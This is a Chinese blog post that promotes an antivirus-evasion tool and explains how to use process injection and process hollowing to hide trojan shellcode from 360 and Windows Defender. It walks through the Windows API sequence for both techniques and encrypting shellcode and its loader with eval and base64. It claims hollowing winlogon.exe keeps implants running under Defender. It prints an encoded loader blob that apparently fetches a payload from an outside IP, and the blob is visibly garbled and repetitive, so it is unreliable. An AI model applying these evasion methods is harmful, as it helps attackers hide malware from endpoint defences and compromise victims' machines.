使用进程镂空技术免杀360Defender



black guest >

● 于 2023-05-05 11:10:03 发布 ● 阅读量3.7k ★ 收藏 22 ▲ 点赞数 14

文章标签: windows linux 安全 python

使用进程镂空技术免杀^Q360Defender

进程镂空


进程镂空(Process Hollowing)又称傀儡进程,其原理是利用windows提供的API运行指定程序,然后修改其内存数据,将目标进程"掏空"替换成恶意的木马〇程序以达 到隐蔽和免杀的目的,我使用python3实现了这项技术并写了一个免杀工具:风暴免杀。

这项技术已经不算新鲜,当我们将目标进程替换为恶意进程后,windows defender通过行为检测依然可以发现这是木马进程进行查杀,但当我们将目标进程设定为 winlogon.exe这个特殊进程, Defender并不会直接进行查杀拦截, 仅仅只是提示管理员有恶意病毒木马需要重启。


测试效果

VT

非常不错的免杀率



defender



360

很容易绕过,不截图了

杀毒原理

常见杀软的查杀原理可以概况如下:

扫描技术

通过对文件特征、内存进行扫描,可以检测恶意软件的静态特征,于是出现了**文件静态特征、内存静态特征**的查杀技术。

监控技术

通过hook技术可以实现对任意程序的监控,可以监视木马程序的行为,监控关键API调用等,于是出现了主动防御、沙箱等查杀技术。

免杀原理

一、加密shellcode和shellcode加载器

针对杀软的查杀原理可以很容易理解免杀的原理,首先是针对静态特征的查杀,如果一个木马程序一生成就被杀软查杀,那么肯定是静态特征查杀,绕过静态特征的方式有很多,使用Python开发的好处就是可以利用eval函数来加密所有的python代码。

1.一个木马程序通常可以看成shellcode和shellcode加载器2部分,shellcode的编写非常困难,我们一般通过cs/msf生成,shellcode加载器可以使用很多种编程语言来实现。

shellcode和shellcode加载器:通常木马文件可以看成shellcode和shellcode加载器这2部分,shellcode是执行命令的核心,它是一段机器指令(汇编指令),机器指令是计算机CPU可以直接识别和执行的指令,因此使用shellcode可以让恶意代码拥有很好的通用性。shellcode加载器的作用是将shellcode写入内存然后运行,实现这个目的的方式也有很多,风暴免杀实现了动态申请内存、UUID、IPV4、进程注入、进程镂空等加载器。

2.传统的免杀工具只是将shellcode进行各种加密,规避shellcode的静态特征,但现在杀软将shellcode加载器的这些代码也做了静态特征,所以会被查杀。风暴免杀工具使用 python3开发,核心免杀思路是利用python的eval函数将字符串当做代码执行,所以可以将shellcode和shellcode加载器都进行加密,结合base64和随机位移这样简单的加密手段,就可以做到隐藏静态特征的作用,eval也是python中常用的内置函数,想要将它和正常业务区分开也不是一件容易的事情。

风暴免杀 最终生成的木马脚本是这样的:

```
to'awiwb3JBiHJLcXVlc3RzCnI9cmVxdWVzdHMuZ2V9KCdodHRw0i8vMTAwLjEwMC4xMDAUMi9QYXlsb2FkRmlsZScpCmlmIHIuc3RhdHVzX2NvZGU9PTIwMDoKICAgIGJ12j1yLmNvbnRlbnQuZGVjb2RlKCkdxYXRpbjEnKQpkZWYgRGVjb2RlKGkmlSzYRpbjEnKQpkZWYgRGVjb2RlKGkmlSzYRpbjEnKQpkZWYgRDVjb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKChuZW5jb2RlKchuZW5jb2RlKchuZW5jb2RlKchuZW5jb2RlKchuZW5jb2RlKchuZW5jb2RlKchuZW5jb2RlKc
 , dLQ@puwlldkVGN5SXNJRVJYVDFKRUtTd@tJQ@FnSUNBZ@lDQWpJalY@ZEdwdVpHVmtVbVZuYVhOMFpYSnpJaXdnuWxsVVJTQXFJRmRQVnpZMFgwkUJXRWxDVLUxVLFVRTLTVkVWRVgwVlLWRVZPVTBsUFRpa3NDaUFnSUNCZENtTnnZWE56SUUweE1gaEJLRk4wY25WamRIVnlau2s2Q2LBZ@lDQmZabWxsYkdSelh5QTlJRnnvSWt4dmR5SXNJRVJYVDFWTLTVkVWRVgwVlLWRVZPVTBsUFRpa3NDaUFnSUNCZENtTnnZWE56SUUweE1gaEJLRk4wY25WamRIVnlau2s2Q2LBZ@lDQmZabWxsYkdSelh5QTlJRnnvSWt4dmR5SXNJRVJYVDFWTLTVkVWRVgwVlLWRVZPVTBsUFRpa3NDaUFnSUNCZENtTnnZWE56SUUweE1gaEJLRk4wY25WamRIVnlau2s2Q2LBZ@lDQmZabWxsYkdSelh5QTlJRnnvSWt4dmR5SXNJRVJYVDFWTLTVkVWRVgwVlLWRVZPVTBsUFRpa3NDaUFnSUNCZENtTnnZWE56SUUweE1gaEJLRk4wY25WamRIVnlau2s2Q2LBZ@lDQmZabWxsYkdSelh5QTlJRnnvSWt4dmR5SXNJRVJYVDFWTLTVkVWRVgwVlLWRVZPVTBsUFRpa3NDaUFnSUNCZENtTnnZWE56SUUweE1gaEJLRk4wY25WamRIVnlau2s2Q2LBZ@lDQmZabWxsYkdSelh5QTlJRnnvSWt4dmR5SXNJRVJYVDFWTLTVkVWRVgwVlLWRVZPVTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfTBsUFRpa3NDaUFnSUNCZENtTnnZWfT
1000
```

3.除了对shellcode和shellcode加载器进行加密,风暴免杀还实现了shellcode分离免杀,将shellcode和加载器分离以达到免杀的目的,这种做法也是非常简单而高效。

二、隐匿

风暴免杀实现了进程注入和进程镂空技术以达到隐匿和免杀的效果,进程注入是利用windows API在目标进程中申请一块内存,然后将shellcode直接注入其中并创建线程运行,恶意的shellcode直接运行在目标程序内,结合运行后删除自身/从网络加载shellcode等方式,具备非常好的隐匿效果,目前测试只能稳定注入到explorer.exe进程中。而进程镂空技术结合镂空winlogon.exe,达到了意想不到的效果,可以稳定上线windows defender。

1、进程注入

进程注入技术主要通过下面几个Windows提供的API来实现:

```
1 OpenProcess
2 VirtualAllocEx
3 WriteProcessMemory
4 CreateRemoteThread
```

OpenProcess

打开一个现有的本地进程对象,获得该对象的句柄:通过OpenProcess我们可以获得目标进程的句柄。

```
1HANDLE OpenProcess(2[in] DWORD dwDesiredAccess,#要获取的访问权限3[in] BOOL bInheritHandle,4[in] DWORD dwProcessId#目标进程的ID5);
```

VirtualAllocEx

在指定进程的虚拟地址空间中保留、提交或更改内存区域的状态:通过VirtualAllocEx我们可以在目标进程中申请一块内存空间。

```
1LPV0ID VirtualAllocEx(2[in]HANDLE hProcess,#0penProcess获得的句柄3[in, optional] LPV0ID lpAddress,#要分配的内存大小,需要设置为shellcode的大小4[in]SIZE_T dwSize,#要分配的内存大小,需要设置为shellcode的大小5[in]DWORD flAllocationType,6[in]DWORD flProtect#要分配的内存权限: 0x40代表读/写/执行7);
```

WriteProcessMemory

将数据写入指定进程中的内存区域: 通过WriteProcessMemory我们可以在申请的内存空间中写入指定的数据 (shellcode)

```
1B00L WriteProcessMemory(2[in] HANDLE hProcess,#OpenProcess获得的句柄3[in] LPVOID lpBaseAddress,#VirtualAllocEx申请的地址指针4[in] LPCVOID lpBuffer,#要写入的内容,可以传入shellcode5[in] SIZE_T nSize,#目标大小,shellcode的大小67
```

```
[out] SIZE_T *lpNumberOfBytesWritten
);
```

CreateRemoteThread

创建在另一个进程的虚拟地址空间中运行的线程:通过CreateRemoteThread我们可以在目标进中创建一个线程来运行shellcode

```
HANDLE CreateRemoteThread(
     [in] HANDLE
                                                                    #0penProcess获得的句柄
                                hProcess.
    [in] LPSECURITY ATTRIBUTES lpThreadAttributes,
    [in] SIZE T
                                dwStackSize.
     [in] LPTHREAD_START ROUTINE lpStartAddress,
                                                                    #VirtualAllocEx申请的地址指针
6
     [in] LPVOID
                                lpParameter,
     [in] DWORD
                                dwCreationFlags,
8
                                lpThreadId
    [out] LPDWORD
9 );
```

2.讲程镂空

进程镂空的运行流程如下:

以挂起状态运行指定程序 -> 获取目标程序的上下文 -> 获取目标基地址 -> 如果目标基址和shellcode.exe的基址一样通过NtUnmapViewOfSection卸载 -> 在目标进程的 "shellcode基址"处申请一块内存 -> 向申请的内存写入shellcode.exe的头 -> 修改目标进程的sections地址 -> 修改目标进程的EntryPoint入口 -> 修改目标上下文 -> 恢复运行状态

它使用了一下windows API来实现这些功能:

```
1 CreateProcessA
2 GetThreadContext
3 ReadProcessMemory
4 NtUnmapViewOfSection
5 VirtualAllocEx
6 WriteProcessMemory
7 SetThreadContext
8 ResumeThread
```

CreateProcessA

创建新进程及其主线程。 新进程在调用进程的安全上下文中运行: 使用CreateProcessA我们可以运行指定的程序

```
BOOL CreateProcessA(
     [in, optional]
                                             lpApplicationName,
                        LPCSTR
     [in, out, optional] LPSTR
                                             lpCommandLine,
                                                                                  #要执行的命令行,此处设置为我们的目标程序
     [in, optional]
                        LPSECURITY ATTRIBUTES lpProcessAttributes,
     [in, optional]
                        LPSECURITY ATTRIBUTES lpThreadAttributes,
      [in]
                        B00L
                                             bInheritHandles.
      [in]
                        DWORD
                                             dwCreationFlags,
                                                                                  #控制优先级类和进程的创建的标志,设置为0x0000004可以让目标处于
 8
     [in, optional]
                                             lpEnvironment,
                        LPVOID
 9
     [in, optional]
                                             lpCurrentDirectory,
                        LPCSTR
10
                                             lpStartupInfo,
      [in]
                        LPSTARTUPINF0A
                                                                                  #指向 STARTUPINFO 或 STARTUPINFOEX 结构的指针。
11
                        LPPROCESS_INFORMATION lpProcessInformation
                                                                                  #指向 PROCESS_INFORMATION 结构的指针,该结构接收有关新进程的
     [out]
12
```

GetThreadContext

检索指定线程的上下文: 使用GetThreadContext可以获得目标基址等信息

```
1B00L GetThreadContext(2[in] HANDLE hThread,#通过CreateProcessA获取的进程句柄3[in, out] LPCONTEXT lpContext#指向 CONTEXT 结构的指针, 此结构的 ContextFlags 成员的值指定检索4);
```

ReadProcessMemory

读取进程数据:使用ReadProcessMemory可以获取目标的基址

```
1B00L ReadProcessMemory(2[in] HANDLE hProcess,#通过CreateProcessA获取的进程句柄3[in] LPCVOID lpBaseAddress,#指向要从中读取的指定进程中基址的指针,通过GetThreadContext获得4[out] LPVOID lpBuffer,#用来接收内容的指针,5[in] SIZE_T nSize,#要读取的大小6[out] SIZE_T *lpNumberOfBytesRead7);
```

从指定进程的虚拟地址空间中取消映射包含 BaseAddress 的节的整个视图:使用NtUnmapViewOfSection可以清空目标进程原来的section等,我们的程序主要使用 WriteProcessMemory来修改这些信息。

```
1 NTSYSAPI NTSTATUS ZwUnmapViewOfSection(
2 [in] HANDLE ProcessHandle,
3 [in, optional] PVOID BaseAddress
4 );
```

VirtualAllocEx

在指定进程的虚拟地址空间中保留、提交或更改内存区域的状态:通过VirtualAllocEx我们可以在目标进程中申请一块内存空间。

```
1LPVOID VirtualAllocEx(2[in]HANDLE hProcess,#通过CreateProcessA获取的进程句柄3[in, optional] LPVOID lpAddress,#指定要分配的页面区域的所需起始地址的指针,设置为shellcode.exe的基址4[in]SIZE_T dwSize,#要分配的内存大小5[in]DWORD flAllocationType,#内存分配类型,MEM_COMMIT | MEM_RESERVE代表保留和提交页面6[in]DWORD flProtect#要分配的内存权限: 0x40代表读/写/执行7);
```

WriteProcessMemory

将数据写入指定进程中的内存区域:通过WriteProcessMemory我们可以在申请的内存空间中写入指定的数据

```
1B00L WriteProcessMemory(2[in] HANDLE hProcess,#通过CreateProcessA获取的进程句柄3[in] LPV0ID lpBaseAddress,#要写入数据的地址,调用了3次WriteProcessMemory: 1.向VirtualAllocEx写入shellcode.exe的头。4[in] LPCV0ID lpBuffer,#要写入的内容,可以传入shellcode5[in] SIZE_T nSize,#目标大小,shellcode的大小6[out] SIZE_T *lpNumberOfBytesWritten7);
```

SetThreadContext

设置指定线程的上下文:设置为GetThreadContext拿到的上下文地址

```
1B00L SetThreadContext(2[in] HANDLEhThread,#通过CreateProcessA获取的进程句柄3[in] const CONTEXT *lpContext#GetThreadContext获取的线程上下文地址4);
```

ResumeThread

恢复线程的执行。

```
      1 DWORD ResumeThread(


      2 [in] HANDLE hThread
      #通过CreateProcessA获取的进程句柄

      3 );
```


免杀测试

国内的杀毒软件比较好绕,使用风暴免杀的各个模块都可以轻松绕过360、火绒等杀软,这里主要测试一下进程镂空来绕过Defender(风暴免杀已经实现了这一功能)。

根据前文进程镂空的介绍,我们的木马程序主要将一个现有的exe(请使用cs或msf生成)替换到目标程序来运行,经过测试,由于我们的源码进行了加密,这个替换写入的过程并没有被defender查杀。被替换成木马的目标程序运行后出现恶意行为会被defender查杀,比如执行shell命令,由于只是查杀掉目标程序而不会查杀我们的木马程序,于是我想到了是否会存在白名单程序可以绕过defender,所以利用脚本尝试了虚拟机当前运行中的所有程序:



如图所示,从进程名可以看出我们镂空不同程序上线,但上线后大部分程序都会被defender查杀掉,但有一个程序出现了例外(winlogon.exe),它并没有被查杀掉,可以持续 稳定上线:



于是我们单独镂空winlogon.exe进行测试,发现defender是会告警病毒威胁的,但只是提示重启,并不会主动查杀(可能是因为怕误杀导致系统不可用)